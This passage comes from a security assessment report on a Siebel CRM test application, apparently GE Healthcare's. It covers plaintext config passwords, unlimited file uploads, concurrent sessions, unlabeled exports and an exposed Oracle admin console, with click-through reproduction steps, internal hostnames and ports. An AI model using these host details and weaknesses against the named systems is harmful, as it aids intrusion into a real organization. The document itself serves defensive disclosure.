CVSS:	2.1 (AV:L/AC:L/Au:N/C:P/I:N/A:N)
CWE IDs:	CWE-312, CWE-200

**Description:** Sensitive information stored in plain text within the application's configuration files.

**Specific Scenario:** Passwords or any other sensitive information must be avoided in plain text inside configuration files. It indicates that they were exposed to developers and possibly architects, testers, analysts, and development managers. This can result in the exposure of data thus providing a leap point for total compromise.

**Important Note:** This vulnerability was found by a static analysis tool. These vulnerabilities may not be directly exploitable in the limited time associated with the assessment, but are issues associated with the source code of the application and could be leveraged by an experienced attacker.

### Source Code Findings

Path	Filename	Line Numbers
\NewSDTPublishedCode-Aug- 03-2016-SiebelCRP-ClickSandBox\NewSDTPublishedCode-Aug-03-2016-SiebelCRP-ClickSandBox	Web.config	63, 72

### Recommendations:

1. Plain text passwords must be avoided inside configuration files.
2. These passwords should also be hashed or encrypted when stored.

### Further References:

<http://cwe.mitre.org/data/definitions/312.html>  
<http://cwe.mitre.org/data/definitions/200.html>  
<http://cwe.mitre.org/data/definitions/259.html>  
[https://www.owasp.org/index.php/Use\\_of\\_hard-coded\\_password](https://www.owasp.org/index.php/Use_of_hard-coded_password)  
[https://www.owasp.org/index.php/Password\\_Management:\\_Hardcoded\\_Password](https://www.owasp.org/index.php/Password_Management:_Hardcoded_Password)

## 8.4 Potential Application DoS - Storage Media Could Be Exhausted

Info

Category:	Application Denial of Service
CWE ID:	CWE-675

**Description:** Attackers can consume web application hard disk space to the point where other legitimate users can no longer access nor use the application.

**Specific Scenario:** Any authenticated user can upload a file of any size to the "Contacts" page. These files may be uploaded to try to saturate the hard disk, causing denial of service on the server.

**URI:**

[http://tst-crmintl.health.ge.com/emedical\\_enu/start.swe](http://tst-crmintl.health.ge.com/emedical_enu/start.swe) [Contacts]

### Steps to Reproduce Exploit:

1. Log in to the application as any valid user.
2. Click on the "Contacts" tab.
3. From the "Recent Records" frame, click on any of the links; in this case, click on the "INGNACIO AGLASI" link.
4. From the drop down menu, select the "Attachments" option.
5. Click on the "New File" button.
6. Select any large-sized file and click on the "Open" button.
7. Once the file is uploaded, click on its link.
8. Click on the "Save" button.
9. Select a folder destination to save the file, click on the "Save" button.
10. Finally, as can be seen, the file has been downloaded, proving that the application allows to upload large-sized files.

### Recommendation:

Restrict information length to a good known-value, and consider implementing information repetition locks, or automatic deletion of old content.

### Further References:



[http://sc.ge.com/\\*RemediationGuide?Database\\_Connection\\_Exhausted](http://sc.ge.com/*RemediationGuide?Database_Connection_Exhausted)  
[https://www.owasp.org/index.php/Testing\\_for\\_Writing\\_User\\_Provided\\_Data\\_to\\_Disk](https://www.owasp.org/index.php/Testing_for_Writing_User_Provided_Data_to_Disk)  
<http://projects.webappsec.org/w/page/13246921/Denial%20of%20Service>



Evidence of the vulnerability successfully exploited:

1. Log in to the application as any valid user.



2. Click on the "Contacts" tab.


3. From the "Recent Records" frame, click on any of the links; in this case, click on the "INGNACIO AGLASI" link.











## 8.5 Concurrent Authentication with Single Account

Info

Category:	Authentication
CWE IDs:	CWE-6, CWE-613

**Description:** The application allows a single account to concurrently authenticate more than once using multiple web browsers or multiple computers, allowing an attacker to log in multiple times. In addition, the user is not notified that there are other active sessions.

**Specific Scenario:** If a user's login credentials are leaked, this vulnerability would allow an attacker to authenticate as the victim while the victim is also authenticated to the application. No indication would be given to either the attacker or the victim that the account is being used concurrently from multiple sources. Additionally, this vulnerability allows users to share their accounts with other users, which most likely subverts acceptable use policies.

**URI:**

[http://tst-crmintl.health.ge.com/emedical\\_enu](http://tst-crmintl.health.ge.com/emedical_enu)

**Steps to Reproduce Exploit:**

N/A

**Recommendation:**

Consider implementing code to prevent, or at least limit, the number of concurrent sessions from the same account. This will provide the organization with a means for tracking invalid account usage in the event of account compromise or account sharing. At the very least, consider warning all users logged into the account that there are multiple active sessions. Concurrent sessions can sometimes be convenient for the user, but it often results in risks related to unauthorized access or resource starvation.

**Further References:**

[https://www.owasp.org/index.php/Session\\_Management\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)

## 8.6 Missing or incorrect data classification in GE document

Info

Category:	Sensitive Information Disclosure
CWE IDs:	CWE-221, CWE-223

**Description:** Documents stored and displayed by the application are not in compliance with GE data classification guidelines due to missing or incorrect data classification.

**Specific Scenario:** Information exposed to the GE network or Internet is not classified, thus the wrong audience including but not limited to non-GE people such as GE competition, attackers, etc., might be using them for wrong purposes and damage GE assets and reputation. Without any data classification, GE information confidentiality, integrity or availability may be affected.

**Important Note:** The data exposed in your application (reports/files/etc.) is not containing a proper labeling for Data Classification, we strongly recommend you to consult the data classification policies for your business. Please reach out to your security leader in case of any doubt.

**URI:**

[http://tst-crmintl.health.ge.com/emedical\\_enus/start.swe](http://tst-crmintl.health.ge.com/emedical_enus/start.swe) [Pricing Administration]

**Steps to Reproduce Exploit:**

1. Log in to the application with any valid credentials.
2. Click on the "Pricing Administration" tab.
3. From the "My Price List", select the "All Price Lists" option.
4. Go to the "Menu" tab and select the "Export..." option.
5. Select the options as is shown and click on the "Next" button.
6. Click on the "Open" button.
7. Finally, as can be seen, the application is generating reports without a proper GE Data classification label or disclaimer.

**Recommendation:**

Follow the GE data classification guidelines to ensure that all documents in the application are properly classified, and are only accessible to the authorized users.



**Further References:**



[http://supportcentral.ge.com/\\*DataClassification](http://supportcentral.ge.com/*DataClassification)



<http://libraries.ge.com/LibrariesWiki/2905499101/Data%20Classification>

[http://libraries.ge.com/download?fileid=244845673101&entity\\_id=13382936101&sid=101](http://libraries.ge.com/download?fileid=244845673101&entity_id=13382936101&sid=101)

## Evidence of the vulnerability successfully exploited:







## 9 Infrastructure-Specific Findings

### 9.1 Administrative Console Accessible

Low

Category:	Configuration Management
CVSS:	2.1 (AV:N/AC:H/Au:S/C:N/I:P/A:N)
CWE ID:	CWE-275

**Description:** The servers are responsible for serving content and invoking applications that generate content, including data storage, directory services, mail, messaging, and more. It contains a lot of sensitive information primordial for the application. It can be controlled by an interface provided for the server.

**Specific Scenario:** The "Oracle Enterprise Manager 10g" administrative interface is active. This can lead to an attacker to gain complete control of the application functionalities since the console does not use a secure channel, allowing attackers sniffing the network to obtain valid credentials.

**URIs:**

- <http://tst-crmintl.health.ge.com:9704/em/console/>
- <http://tst-crmintl.health.ge.com:9704/xmlpserver/login.jsp>

**Steps to Reproduce Exploit:**

1. In a new browser window, at the address bar, type the following URL: <http://tst-crmintl.health.ge.com:9704/em/console/> and press the **Enter** key.
2. Finally, as you can see the "Oracle Enterprise Manager 10g" administrative console will be displayed.

**Recommendations:**

